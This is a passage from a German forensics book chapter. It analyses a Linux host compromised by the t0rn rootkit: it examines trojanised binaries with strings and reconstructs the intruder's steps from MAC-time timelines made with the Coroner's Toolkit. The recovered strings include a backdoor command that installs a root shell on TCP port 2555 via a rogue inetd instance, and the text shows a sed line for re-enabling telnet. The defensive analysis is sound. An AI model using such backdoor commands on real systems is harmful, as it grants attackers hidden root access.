Das Programm `ifconfig` enthält dagegen keinerlei verdächtige Zeichenketten. Auch die verwendete C-Bibliothek ist aktuell. Man könnte schon vermuten, daß es sich um das Original handelt, bis man sich fragt, ob vielleicht etwas fehlt. Wie sich dann herausstellt, fehlt die Zeichenkette `PROMISC`. Diese gibt das Programm normalerweise aus, wenn sich ein Netzwerk-Interface im Promiscuous Mode befindet. Da dies einen Sniffer verraten würde, wurde diese Ausgabe wohl aus dem Programm entfernt.

Einen völlig anderen Fall stellt `nscd` dar. Hier ist nicht einfach ein Programm durch eine trojanisierte Variante ausgetauscht worden. Vielmehr hat das Programm aus dem Rootkit eine völlig andere Funktion. Wenn wir die enthaltenen Zeichenketten ansehen, werden wir zuerst eine Vielzahl von Netzwerk-, Crypto- und Paßwortfunktionen finden. Das nährt den Verdacht, daß wir den SSH-Dienst gefunden haben, den wir schon anhand der in */usr/src/.puta/* gefundenen Dateien *shdcf*, *shhk*, *shhk.pub* und *shrs* vermutet haben.

Diese Dateien finden sich dann auch in `nscd` wieder:

```
[...]
/usr/info/.tOrn/shdcf
[...]
1.2.27
sshd version %s [%s]
Usage: %s [options]
[...]
/usr/info/.tOrn
[...]
/usr/info/.tOrn/shhk
[...]
/etc/ttyhash
dbxn5OmZBYG7s
[...]
/usr/info/.tOrn/sshrc
[...]
```

```
/usr/info/.t0rn/shosts.equiv
[...]
/usr/info/.t0rn/shkhs
[...]
/usr/info/.t0rn/shhk
/usr/info/.t0rn/shrs
[...]
```

Alles in allem scheint es sich um einen `sshd` zu handeln, in den man ähnliche Hintertüren wie in `login` eingebaut hat und der darüber hinaus */usr/info/.t0rn/* als Verzeichnis für seine Konfigurationsdateien benutzt.

`in.fingerd` enthält vor allem die folgenden bemerkenswerten Zeichenketten:

```
[...]
finger
pipe
echo '2555 stream tcp nowait root  /bin/sh -i' >> /etc/.nsys;
/usr/sbin/inetd /etc/.nsys; killall -HUP inetd
/usr/bin/finger
No local finger program found
[...]
```

Wahrscheinlich handelt es sich hier um einen Finger-Server, der unter bestimmten Umständen eine zusätzliche Instanz des `inetd` startet, der als einzigen Dienst eine Shell auf Port 2555 TCP installiert. Ein bißchen seltsam ist, daß sich hier kein Paßwort und kein Verweis auf */etc/ttyhash* findet. Man kann zwar eine Zeichenkette problemlos vor `strings` verstecken, in keinem der anderen Programme wurde aber so ein Trick angewandt. Auch ist die eigentliche Hintertür im Klartext lesbar.

`t0rns` enthält keine Zeichenkette, die seinen Programmnamen preisgibt oder eine Beschreibung seiner Funktion enthält:

```
[...]
gethostbyaddr
socket
[...]
fprintf
[...]
read
[...]
ntohs
inet_ntoa
[...]
htons
[...]
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
/dev/null
eth0
[...]
```

Betrachtet man diese Zeichenketten, so handelt es sich eindeutig um ein Netzwerkprogramm, das mit der Funktion `socket()` einen Netzwerksocket öffnet. Auch scheint das Netzwerk-Interface `eth0` fest im Programmcode verdrahtet zu sein.

Mit `read()` kann es Daten von einem Socket lesen, aber es fehlt ein korrespondierendes `write()`, `sendmsg()` oder `sendto()`, um auch Daten zu schreiben. Daß hierfür `fprintf()` benutzt wird, erscheint eher unwahrscheinlich. Damit kann es sich kaum um einen normalen Netzwerkklienten handeln, der ja üblicherweise Nachrichten an Server schickt.

Auch kann es sich kaum um einen Server handeln, da die Funktion `bind()` nicht benutzt wird, die es dem Programm erlaubt, den eigenen Port festzulegen. Auch `listen()`, `connect()` und `accept()` fehlen, womit das Programm sicherlich keine TCP-Verbindungen benutzt.

Wir haben also ein Netzwerkprogramm, das wohl Daten vom Netzwerk liest, aber eigentlich nicht direkt adressiert werden kann. Die wahrscheinlichste Klasse von Programmen, auf die diese Beschreibung paßt, sind Sniffer. Diese sind passiv und brauchen auch nicht adressiert zu werden, da sie sowieso alles mitlesen. Dazu passen auch die oben aufgeführten Fehlermeldungen, die darauf hindeuten, daß das Programm mit Hilfe eines »Packet Socket« rohe Ethernet- oder IP-Pakete lesen und dazu das Netzwerk-Interface auch noch in den Promiscuous Mode versetzen will. In diesem Modus nimmt die Netzwerkkarte jedes Paket an, auch solche, die gar nicht für sie bestimmt sind.

Wir haben vermutlich den gesuchten `linsniffer` gefunden, dessen Existenz durch das Skript `t0rnp` angedeutet wurde.

Als letztes Programm bleibt damit noch `pg` übrig. Das Programm ist recht kurz und enthält kaum aussagekräftige Zeichenketten:

```
/lib/ld-linux.so.2
__gmon_start__
libcrypt.so.1
crypt
libc.so.6
printf
execve
strcat
__deregister_frame_info
fork
memset
_IO_stdin_used
__libc_start_main
__register_frame_info
GLIBC_2.0
PTRh
QVh
Usage %s <password>
```

Betrachtet man, wie wenige Funktionen das Programm aufruft, so liegt die Vermutung nahe, daß es einzig dem Zweck dient, die Funktion `crypt()` aufzurufen und das Ergebnis auszugeben. Diese Funktion wird auf Unix-Systemen üblicherweise dazu genutzt, das Paßwort zu verschlüsseln. Dieses Programm könnte also dazu dienen, Paßwörter zu verschlüsseln, die in */etc/ttyhash* abgelegt werden sollen.

MAC-Zeiten

Ein weiteres Werkzeug zur Analyse unseres Vorfalls ist die Auswertung der MAC-Zeiten der Dateien des Rechners. »MAC« ist dabei kurz für drei Zeitangaben:

Modification Time Ein Zeitstempel, der gesetzt wird, wenn sich der Inhalt einer Datei verändert. Eine Veränderung der Verwaltungsinformation (Besitzer, Rechte, Anzahl der harten Links auf die Datei) reicht hierfür nicht.

Access Time Diese gibt den letzten Zugriff auf den Dateiinhalt an, auch wenn es sich nur um einen lesenden Zugriff gehandelt hat.

Change Time Dies ist der Zeitpunkt, an dem zum letztenmal die Verwaltungsinformation der Datei geändert wurde. Wenn ein neuer Verzeichniseintrag für die Datei erzeugt wird, ihre Rechte bzw. ihr Besitzer geändert werden oder schreibend auf die Datei zugegriffen wird, dann wird diese Zeitangabe aktualisiert.

Für das Verständnis des folgenden ist es sinnvoll, noch einmal näher darauf einzugehen, wie ein typisches Dateisystem unter Unix Daten auf der Festplatte verwaltet.

Grundsätzlich sind Festplatten dabei in Blöcke eingeteilt. Dabei existieren in erster Linie drei Sorten von Blöcken:

- Inodes
- Datenblöcke
- indirekte Blöcke

Ein Inode speichert dabei die Verwaltungsinformationen einer Datei wie Besitzer, Gruppe, Rechtebits, Größe der Datei und MAC-Zeiten. Außerdem enthält er eine Liste der Datenblöcke, in denen der eigentliche Inhalt der Datei gespeichert ist. Ist im Inode selbst nicht genug Platz, um die Adressen aller verwendeten Datenblöcke zu speichern, so werden indirekte Blöcke verwendet. Der Inode verweist dann nicht direkt auf die Datenblöcke, sondern auf diese indirekten Blöcke, die dann die eigentlichen Verweise auf die Datenblöcke enthalten (siehe Abbildung 17-1).

Verzeichnisse sind hier nichts weiter als spezielle Dateien, die in jeder Zeile eine Inode-Nummer und einen Dateinamen enthalten. Im Gegensatz z. B. zum FAT-Dateisystem unter DOS sind alle anderen Angaben zu einer Datei im Inode gespeichert.

Prinzipiell können mehrere Verzeichniseinträge auf denselben Inode zeigen. Man spricht hier von »harten Links«. Ein spezielles Feld im Inode gibt dabei an, wie viele harte Links auf den Inode zeigen. Wird eine Datei gelöscht, so bedeutet dies, daß der Verzeichniseintrag entfernt und der Linkzähler um eins heruntergezählt wird. Steht der Zähler auf Null, so ist die Datei gelöscht, und Inode und Datenblöcke können bei Gelegenheit wiederverwendet werden.

Bis dies allerdings geschieht, sind auch die gelöschten Dateien prinzipiell noch vorhanden und können bei einer Untersuchung des Systems wiedergefunden werden. Wir werden später noch darauf zurückkommen.



Abbildung 17-1: Die Struktur eines Unix-Dateisystems (z. B. Ext2)

Im Moment interessieren wir uns weniger für den Inhalt der Dateien unseres Systems als für die Zeiten, zu denen auf sie zugegriffen wurde. Auf diese Weise haben wir die Möglichkeit, die Schritte des Angreifers im System nachzuvollziehen. Allerdings gehört dazu auch ein gewisses Fingerspitzengefühl, da der Angreifer die MAC-Zeiten prinzipiell manipulieren kann.

Wenn alle Images gemountet sind und wir dafür gesorgt haben, daß die Umgebungsvariable *PATH* den Namen des Verzeichnisses enthält, in das wir das Coroner's Toolkit installiert haben, so können wir mit dem Programm `grave-robber` eine Aufstellung mit den MAC-Zeiten aller Dateien unseres Systems generieren:

```
# grave-robber -c /mnt/ -m -d . -o LINUX2
```

Der Parameter `-c` gibt dabei an, daß wir ein inaktives System untersuchen wollen, das auf */mnt/* gemountet ist. `-d` legt das Verzeichnis fest, in dem die gewonnenen Daten abgelegt werden sollen. Mit `-m` teilen wir mit, daß wir an den MAC-Zeiten interessiert sind, und `-o` enthält den Namen des Betriebssystems, das unser untersuchtes System benutzte.

Wenn das Programm das System untersucht hat, finden wir im Datenverzeichnis eine Datei namens *body*, die die gesammelten MAC-Zeiten enthält. Allerdings ist diese Aufstellung für unsere Zwecke eher unpraktisch.

Bevor wir sie aber in eine besser lesbare Form bringen, wollen wir noch die MAC-Zeiten der gelöschten Inodes sammeln. Dazu können wir mit `ils` die Daten der gelöschten Inodes eines Dateisystems oder Images anzeigen lassen und sie mit `ils2mac` so umwan-

deln, daß sie im selben Format vorliegen wie in der Datei *body*:

```
# ils sda4-2.img | ils2mac > body.del-sda4
```

Diesen Schritt müssen wir für jedes Image wiederholen. Die so gewonnenen Daten fügen wir zu einer Datei zusammen:

```
# cat body body.del-sda4 >body.ful
```

Als letzten Schritt wollen wir die Daten in eine lesbare Form überführen. Zu diesem Zweck existiert das Programm `mactime`. Damit dieses die numerischen UIDs und GIDs in Benutzer- und Gruppennamen umwandeln kann, geben wir ihm mit `-p` und `-g` die jeweils passende Datei */etc/passwd* bzw. */etc/group* aus dem untersuchten System vor. Der Parameter `-b` gibt die Datendatei an.

Schließlich muß man noch ein Anfangsdatum angeben. Zeitstempel, die älter sind, werden ignoriert. So können wir uns ein Bild machen, was ab einem bestimmten Zeitpunkt passiert ist, ohne daß wir uns erst durch die Daten wühlen müssen, die noch von der Installation des Systems herrühren. Hier haben wir einmal den 15. März 2001 gewählt:

```
# mactime -p /mnt/etc/passwd -g /mnt/etc/group \
> -b body.ful 05/15/2001 > accesses.txt
```

Als Ergebnis erhalten wir eine Datei namens *accesses.txt*, die in chronologischer Reihenfolge die Zugriffe auflistet, wie sie sich in den Inodes widerspiegeln.

Die folgende Aufstellung stammt wieder aus meinem Beispielsystem. Sie entspricht insofern nicht ganz einem echten Einbruch, als ich manchmal Abkürzungen genommen habe. So habe ich z. B. das Dateisystem unter einem anderen System gemountet und Dateien direkt kopiert, anstatt sie aus dem Internet herunterzuladen. Es wäre zu riskant gewesen, ein kompromittiertes System mit dem Internet zu verbinden. Aus diesem Grunde finden sich in der Auswertung keine Zugriffe auf den FTP-Klienten.

Auch der Aufruf eines WuFtpd-Exploits fand nur lokal ohne Verbindung zu anderen Rechnern statt, da ich keinen zweiten Rechner kontaminieren wollte, indem ich dort ein potentiell gefährliches Programm aus einer eher dubiosen Quelle starte.

Viele der lokalen Aktionen, die man von einem Angreifer erwarten würde, habe ich aber tatsächlich ausgeführt. Die folgende Aufstellung spiegelt das System wider, wie es sich hinterher darstellte. Die Einträge sind nicht geschönt und wurden nur umbrochen, weil die Zeilen zu lang waren.

Es beginnt damit, daß am 13. Juni 2001 der Pfad »*/tmp/.. /wu*« angelegt und diverse Programme hineinkopiert werden:

```
Jun 13 01 23:20:39
 1024 ..c drwxr-xr-x root root  /mnt/tmp/..
 1024 ..c drwxrwxrwx 500  users /mnt/tmp/..   /wu
 1024 ..c drwxr-xr-x 1000 users /mnt/tmp/..   /wu/autowux
 4815 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/autowux.tar.gz
24081 ..c -rwxr-xr-x 1000 users /mnt/tmp/..   /wu/autowux/autowux
15220 ..c -rw-r--r-- 1000 users /mnt/tmp/..   /wu/autowux/autowux.c
11660 ..c -rw-r--r-- 1000 users /mnt/tmp/..   /wu/autowux/autowux.o
 2782 ..c -rw-r--r-- 1000 users /mnt/tmp/..   /wu/autowux/net.c
 3028 ..c -rw-r--r-- 1000 users /mnt/tmp/..   /wu/autowux/net.o
  851 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/wu-ftpd.sh
 7882 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/wu-ftpd26.c
20507 ..c -rwxr-xr-x 1000 users /mnt/tmp/..   /wu/wu-lnx
 7066 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/wu-lnx.c
 9401 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/wuftpd-2.6.0-exp2.c
18513 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/wuftpd-god.c
20847 ..c -rw-rw-rw- 500  users /mnt/tmp/..   /wu/wuftpd2600.c
```

Neun Minuten später wird das Programm `wu-lnx` gestartet, das zum Aufruf des FTP-Servers führt. Der Start des FTP-Servers geschieht in diesem System über den `inetd`, so daß der eigentliche Server erst aufgerufen wird, wenn eine FTP-Verbindung vorliegt:

```
Jun 13 01 23:29:29
     1024 .a. drwxrwxrwx 500  users /mnt/tmp/..   /wu
Jun 13 01 23:30:10
    20507 .a. -rwxr-xr-x 1000 users /mnt/tmp/..   /wu/wu-lnx
Jun 13 01 23:30:11
   145820 .a. -rwxr-xr-x root bin   /mnt/usr/sbin/wu.ftpd
Jun 13 01 23:30:12
     1751 .a. -rw-r--r-- root root  /mnt/etc/ftpaccess
      368 .a. -rw-r--r-- root root  /mnt/etc/ftpconversions
       18 .a. -rw-r--r-- root root  /mnt/etc/ftpgroups
      503 .a. -rw-r--r-- root root  /mnt/etc/ftpusers
        0 m.. -rw-r--r-- root root  /mnt/var/log/xferlog
     4096 mac -rw-r--r-- root root  /mnt/var/run/ftp.pids-remote
        0 m.. -rw-r----- root root  <sdamg-dead-669>
Jun 13 01 23:30:13
     1024 .a. drwxrwxr-x root wheel /mnt/home/ftp
      312 .a. -rw-r--r-- root root  /mnt/home/ftp/welcome.msg
```

Man sieht deutlich, wie der Dienst um 23:30:11 startet, als erstes eine Reihe von Konfigurationsdateien liest, um dann in das Verzeichnis */home/ftp* zu wechseln und eine Begrüßungsnachricht anzuzeigen. Daß in das Heimatverzeichnis von `ftp` gewechselt wurde, bedeutet übrigens, daß sich ein anonymer Gastnutzer am System anmeldete.

Wie wir wissen, benutzen einige Programme des Rootkits die Bibliothek */lib/libc.so.5*. Sie wird deshalb in das Verzeichnis mit den Systembibliotheken kopiert:

```
Jun 13 01 23:32:36
     2048 m.c drwxr-xr-x root root /mnt/lib
   580448 ..c -rwxr-xr-x root root /mnt/lib/libc.so.5
```

Nun finden wir einen Hinweis darauf, daß Dateien in einige Verzeichnisse kopiert wurden. Die einzige Datei, die das Rootkit unseres Wissens in */etc/rc.d/* installiert, ist das Skript `rc.sysinit`. Das wird aber erst 6 Minuten später kopiert. Es spricht also einiges dafür, daß die Installation beim ersten Mal mißlang und mehrfach versucht wurde:

```
Jun 13 01 23:35:00
    1024 m.c drwxr-xr-x root root  /mnt/usr/src
Jun 13 01 23:35:01
    1024 m.c drwxr-xr-x root root  /mnt/usr/info
Jun 13 01 23:35:02
    1024 m.c drwxr-xr-x root root  /mnt/etc/rc.d
```

Als nächstes sehen wir Hinweise auf die Installation einiger Dateien. Darunter finden sich insbesondere Konfigurationsdateien sowie der SSH-Server. Einige der Dateien, die dabei eine Rolle spielten, sind jedoch inzwischen gelöscht worden. Sie werden hier als

```
<Image-Name-dead-Inode-Nummer>
```

angezeigt:

```
Jun 13 01 23:38:48
     499 m.. -rw-r--r-- root root  /mnt/usr/info/.t0rn/shdcf
     328 .a. -rwxr-xr-x root root  /mnt/usr/info/.t0rn/shhk.pub
      21 mac -rw-r--r-- root root  /mnt/usr/src/.puta/.1logz
      22 ma. -rw-r--r-- 502  502   <sda4-2.img-dead-6903>
      21 .a. -rw-r--r-- 502  502   <sda4-2.img-dead-6904>
      72 .a. -rw-r--r-- 502  502   <sda4-2.img-dead-6906>
Jun 13 01 23:38:49
    1024 m.c drwxr-xr-x 711  users /mnt/tmp/..   /t0rn/tk/.t0rn
    1024 m.c drwxr-xr-x root root  /mnt/usr/info/.t0rn
     499 ..c -rw-r--r-- root root  /mnt/usr/info/.t0rn/shdcf
     524 ..c -rwxr-xr-x root root  /mnt/usr/info/.t0rn/shhk
     328 ..c -rwxr-xr-x root root  /mnt/usr/info/.t0rn/shhk.pub
  201552 ..c -rwxr-xr-x root root  /mnt/usr/sbin/nscd
      38 m.c -rw-r--r-- root root  /mnt/usr/src/.puta/.1proc
      38 .a. -rw-r--r-- 502  502   <sda4-2.img-dead-6905>
```

Fünf Sekunden später werden die Systemprogramme durch trojanisierte Versionen ersetzt. Bei den gelöschten Dateien könnte es sich um die Originale handeln:

```
Jun 13 01 23:38:54
   39484 ..c -rwxr-xr-x root root  /mnt/bin/ls
   53364 ..c -rwxr-xr-x root root  /mnt/bin/netstat
   31336 ..c -rwxr-xr-x root root  /mnt/bin/ps
   32728 ..c -rwxr-xr-x root root  /mnt/sbin/ifconfig
    7168 m.c drwxr-xr-x root bin   /mnt/usr/bin
   22460 ..c -rwxr-xr-x root root  /mnt/usr/bin/du
   57452 ..c -rwxr-xr-x root root  /mnt/usr/bin/find
  266140 ..c -rwxr-xr-x root root  /mnt/usr/bin/top
    3072 m.c drwxr-xr-x root bin   /mnt/usr/sbin
    6408 ..c -rwxr-xr-x root root  /mnt/usr/sbin/in.fingerd
   31992 ..c -rwxr-xr-x root bin   <sda4-2.img-dead-12446>
    7612 ..c -rwxr-xr-x root bin   <sda4-2.img-dead-22868>
   58140 ..c -rwxr-xr-x root bin   <sda4-2.img-dead-4137>
   57096 ..c -rwxr-xr-x root bin   <sda4-2.img-dead-4174>
Jun 13 01 23:38:55
    5185 .ac -rw-r--r-- root root  <sda4-2.img-dead-18894>
Jun 13 01 23:38:58
     512 m.c -rwxr-xr-x root root  /mnt/usr/info/.t0rn/shrs
```

Hier ist mit einem Mal eine Lücke von drei Minuten. Bedenkt man, daß die Trojanisierung des Systems eben nur zehn Sekunden gedauert hat und wahrscheinlich von einem

automatisierten Skript ausgeführt wurde, so hat unser Angreifer nun vermutlich wieder einen neuen Befehl eingegeben.

Es wird anscheinend das Runlevel-Skript für den SSH-Dienst erzeugt und der Dienst eventuell auch gestartet. Seltsam ist nur, daß der Befehl `mkdir` benutzt, aber kein neues Verzeichnis erzeugt wird. Das einzige Verzeichnis, das dafür in Frage käme, wäre */sbin/*. Dieses ist aber Teil der Standardinstallation und existierte schon vor der Installation des Rootkits. Wahrscheinlich sehen wir hier den dritten Installationsversuch, bei dem keine neuen Verzeichnisse erzeugt wurden, weil dies schon in einem vorherigen Versuch geschehen war.

Neu ist bei diesem Anlauf, daß das Runlevel-Skript `/etc/rc.d/rc.sysinit` erzeugt wird. Darüber hinaus wird vermutlich `/usr/sbin/nscd` aufgerufen. Dafür spricht, daß auf ihn nur lesend zugegriffen wird (`.a.`) und daß auch seine Konfigurationsdateien geöffnet werden:

```
Jun 13 01 23:41:17
     188 .a. -rw-r--r-- root root  /mnt/etc/rc.d/rc.sysinit
Jun 13 01 23:41:18
   27188 .a. -rwxr-xr-x root bin   /mnt/bin/cp
   11356 .a. -rwxr-xr-x root bin   /mnt/bin/mkdir
  138016 .a. -rwxr-xr-x root bin   /mnt/bin/tar
      21 mac -rw-r--r-- root root  /mnt/dev/.1addr
       0 .a. crw-r--r-- root root  /mnt/dev/random
     188 m.c -rw-r--r-- root root  /mnt/etc/rc.d/rc.sysinit
    3072 m.c drwxr-xr-x root bin   /mnt/sbin
     499 .a. -rw-r--r-- root root  /mnt/usr/info/.t0rn/shdcf
     524 .a. -rwxr-xr-x root root  /mnt/usr/info/.t0rn/shhk
     512 .a. -rwxr-xr-x root root  /mnt/usr/info/.t0rn/shrs
  201552 .a. -rwxr-xr-x root root  /mnt/usr/sbin/nscd
   47880 ..c -rwxr-xr-x root root  <sda4-2.img-dead-4147>
```

Als nächstes wird wohl */etc/inetd.conf* verändert, um die zusätzlichen Dienste freizuschalten, die wir schon früher gefunden haben:

```
Jun 13 01 23:41:19
   26748 .a. -rwxr-xr-x root bin   /mnt/bin/date
    5185 ..c -rw-r--r-- root root  /mnt/etc/inetd.conf
    1024 m.c drwxrwxrwx root root  /mnt/tmp
       5 mac -rw-r--r-- root root  /mnt/tmp/info_tmp
   13772 .a. -rwxr-xr-x root bin   /mnt/usr/bin/expr
   45144 .a. -rwxr-xr-x root bin   /mnt/usr/bin/sed
    5185 .ac -rw-r--r-- root root  <sda4-2.img-dead-18605>
       4 ma. -rw-r--r-- root root  <sda4-2.img-dead-665>
```

Der Befehl `sed` eignet sich dabei ausgezeichnet, um auskommentierte Zeilen wieder zu aktivieren. Ein solcher Aufruf könnte z. B. so lauten:

```
cat /etc/inetd.conf| sed 's/# telnet/telnet/' \
>/etc/inetd.conf.new
```

Dieser Aufruf hätte allerdings das Problem, daß alle Zeilen, die einen Server für den Telnet-Port spezifizieren, freigeschaltet würden. Genau dies haben wir dann ja auch

beobachtet, als uns confcheck die in der Datei */etc/inetd.conf* konfigurierten Dienste angezeigt hat.

Wozu date und expr benötigt werden, kann man zu diesem Zeitpunkt noch nicht sagen. Immerhin haben wir eine neue Datei namens */tmp/info_tmp* gefunden, die uns bisher noch nicht aufgefallen ist. Sie enthält aber nur den verwendeten Prozessor:

```
# cat tmp/info_tmp
i586
```

Schließlich wird noch ipchains aufgerufen. Ob dies nur dazu dient, die Firewallregeln anzuzeigen, oder ob sie auch angepaßt werden, können wir hier nicht sagen:

```
Jun 13 01 23:41:20
   38008 .a. -rwxr-xr-x root bin   /mnt/sbin/ipchains
```

Nach weiteren 40 Sekunden werden zwei Dateien im Abstand von 4 Minuten gelöscht. Diese zeitlichen Abstände weisen wieder auf einzelne manuelle Aufrufe hin:

```
Jun 13 01 23:42:00
    4568 .a. -rwxr-xr-x root bin   <sda4-2.img-dead-13056>
Jun 13 01 23:46:14
   11668 .a. -rwxr-xr-x root bin   <sda4-2.img-dead-18602>
```

In einem weiteren Vorgang werden t0rns, t0rnp und t0rnsb jeweils im Abstand von etwa zehn Sekunden nach */usr/src/.puta/* kopiert. Dies ist eigentlich zu langsam für ein Skript, allerdings schnell für die manuelle Eingabe dreier Kopierbefehle. Dies deutet auf die Benutzung der Befehlswiederholung der Eingabezeile hin:

```
Jun 13 01 23:50:14
    6948 ..c -rwxr-xr-x root root   /mnt/usr/src/.puta/t0rns
Jun 13 01 23:50:24
    7578 ..c -rwxr-xr-x root root   /mnt/usr/src/.puta/t0rnp
Jun 13 01 23:50:32
    1345 ..c -rwxr-xr-x root root   /mnt/usr/src/.puta/t0rnsb
```

Im folgenden erfolgt eine große Aufräumaktion. Diverse Dateien werden gelöscht, und /usr/bin/pstree wird ausgetauscht:

```
Jun 13 01 23:51:20
    1024 .a. drwxr-xr-x root root   /mnt/usr/info/.t0rn
Jun 13 01 23:51:38
    1382 .a. -rwxr-xr-x root root   <sda4-2.img-dead-13059>
Jun 13 01 23:54:01
   13184 ..c -rwxr-xr-x root root   /mnt/usr/bin/pstree
   11668 ..c -rwxr-xr-x root bin    <sda4-2.img-dead-18602>
Jun 13 01 23:54:12
   13184 .a. -rwxr-xr-x root root   /mnt/usr/bin/pstree
Jun 13 01 23:54:29
    7877 .a. -rwxr-xr-x root root   <sda4-2.img-dead-13061>
Jun 13 01 23:55:40
    1024 m.c drwxrwxrwx 502  502    /mnt/tmp/..   /t0rn/tk
    4568 ..c -rwxr-xr-x root bin    <sda4-2.img-dead-13056>
  100424 ..c -rw-r--r-- root root   <sda4-2.img-dead-13057>
    1382 ..c -rwxr-xr-x root root   <sda4-2.img-dead-13059>
    7877 ..c -rwxr-xr-x root root   <sda4-2.img-dead-13061>
```

```
     197 ..c -rw-r--r-- root bin    <sda4-2.img-dead-13063>
    3095 ..c -rw-r--r-- root root   <sda4-2.img-dead-13065>
       0 mac drwxr-xr-x root root   <sda4-2.img-dead-6902>
      22 ..c -rw-r--r-- 502  502    <sda4-2.img-dead-6903>
      21 ..c -rw-r--r-- 502  502    <sda4-2.img-dead-6904>
      38 ..c -rw-r--r-- 502  502    <sda4-2.img-dead-6905>
      72 ..c -rw-r--r-- 502  502    <sda4-2.img-dead-6906>
Jun 13 01 23:55:48
    1024 m.c drwxrwxrwx 500  users  /mnt/tmp/..   /t0rn
```

Die gleichzeitige Veränderung des Inhalts von */tmp/.. /t0rn/tk* und des Löschens von elf Dateien läßt den Schluß zu, daß insbesondere in diesem Verzeichnis Spuren verwischt werden sollten.

Zwei Minuten später finden wir eine Änderung in */usr/src/.puta/.1file*:

```
Jun 13 01 23:57:29
      79 m.c -rw-r--r-- root root   /mnt/usr/src/.puta/.1file
```

Vermutlich sind dem Angreifer zusätzliche Dateien oder Verzeichnisse eingefallen, die nicht von `ls` oder `find` angezeigt werden sollten.

Auch die Protokolldateien manipuliert der Angreifer:

```
Jun 14 01 00:00:21
   10532 .a. -rwxr-xr-x root bin    /mnt/bin/killall
   33848 .a. -rwxr-xr-x root bin    /mnt/bin/mv
  147572 .a. -rwxr-xr-x root bin    /mnt/usr/bin/gawk
   18352 .a. -rwxr-xr-x root bin    /mnt/usr/bin/wc
    1345 .a. -rwxr-xr-x root root   /mnt/usr/src/.puta/t0rnsb
    1024 m.c drwxr-xr-x root root   /mnt/var/log
       0 .ac -rw-r--r-- root root   /mnt/var/log/sulog
    1331 .a. -rw-r--r-- root root   /mnt/var/log/syslog
       0 .ac -rw-r--r-- root root   /mnt/var/log/xferlog
       0 .ac -rw-r----- root root   <sda4-2.img-dead-669>
Jun 14 01 00:00:45
   24172 .a. -rwxr-xr-x root bin    /mnt/usr/bin/tail
   35280 .a. -rw-r--r-- root root   /mnt/var/log/messages
```

Danach wird die Konfigurationsdatei *.1addr* angepaßt:

```
Jun 14 01 00:02:45
  303420 .a. -rwxr-xr-x root bin    /mnt/usr/bin/elvis
    2814 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.ini
Jun 14 01 00:02:46
   12414 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.ali
    2053 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.arf
     145 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.brf
     173 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.bwf
     951 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.lat
    1986 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.msg
   48568 .a. -rw-r--r-- root root   /mnt/usr/share/elvis-2.1_4/elvis.syn
Jun 14 01 00:02:53
      40 m.c -rw-r--r-- root root   /mnt/usr/src/.puta/.1addr
    1024 m.c drwxrwxrwx root root   /mnt/var/tmp
```

Um das Ergebnis seiner Arbeit zu überprüfen, startet der Angreifer `netstat`:

```
Jun 14 01 00:03:01
   53364 .a. -rwxr-xr-x root root   /mnt/bin/netstat
     595 .a. -rw-r--r-- root root   /mnt/etc/protocols
      40 .a. -rw-r--r-- root root   /mnt/usr/src/.puta/.1addr
```

Auch die Ausgaben von ps nimmt er unter die Lupe:

```
Jun 14 01 00:03:35
   31336 .a. -rwxr-xr-x root root   /mnt/bin/ps
      38 .a. -rw-r--r-- root root   /mnt/usr/src/.puta/.1proc
```

Für seinen nächsten Schritt braucht der Angreifer das Programm pg, das wohl bisher noch nicht installiert wurde:

```
Jun 14 01 08:13:56
    1024 m.c drwxr-xr-x root root   /mnt/usr/src/.puta
    4568 ..c -rwxr-xr-x root bin    /mnt/usr/src/.puta/pg
Jun 14 01 08:15:05
    1024 .a. drwxr-xr-x root root   /mnt/usr/src
```

Dieses Programm benutzt er nun, um die Datei */etc/ttyhash* zu verändern. Dies paßt zu unserer Hypothese, daß pg dazu dient, Paßwörter zu verschlüsseln:

```
Jun 14 01 08:21:04
    1024 .a. drwxr-xr-x root root   /mnt/usr/src/.puta
Jun 14 01 08:21:27
      28 m.c -rw-r--r-- root root   /mnt/etc/ttyhash
    4568 .a. -rwxr-xr-x root bin    /mnt/usr/src/.puta/pg
```

Nachdem das Hintertür-Paßwort konfiguriert ist, probiert der Angreifer auch den Zugriff per telnet aus:

```
Jun 14 01 08:21:59
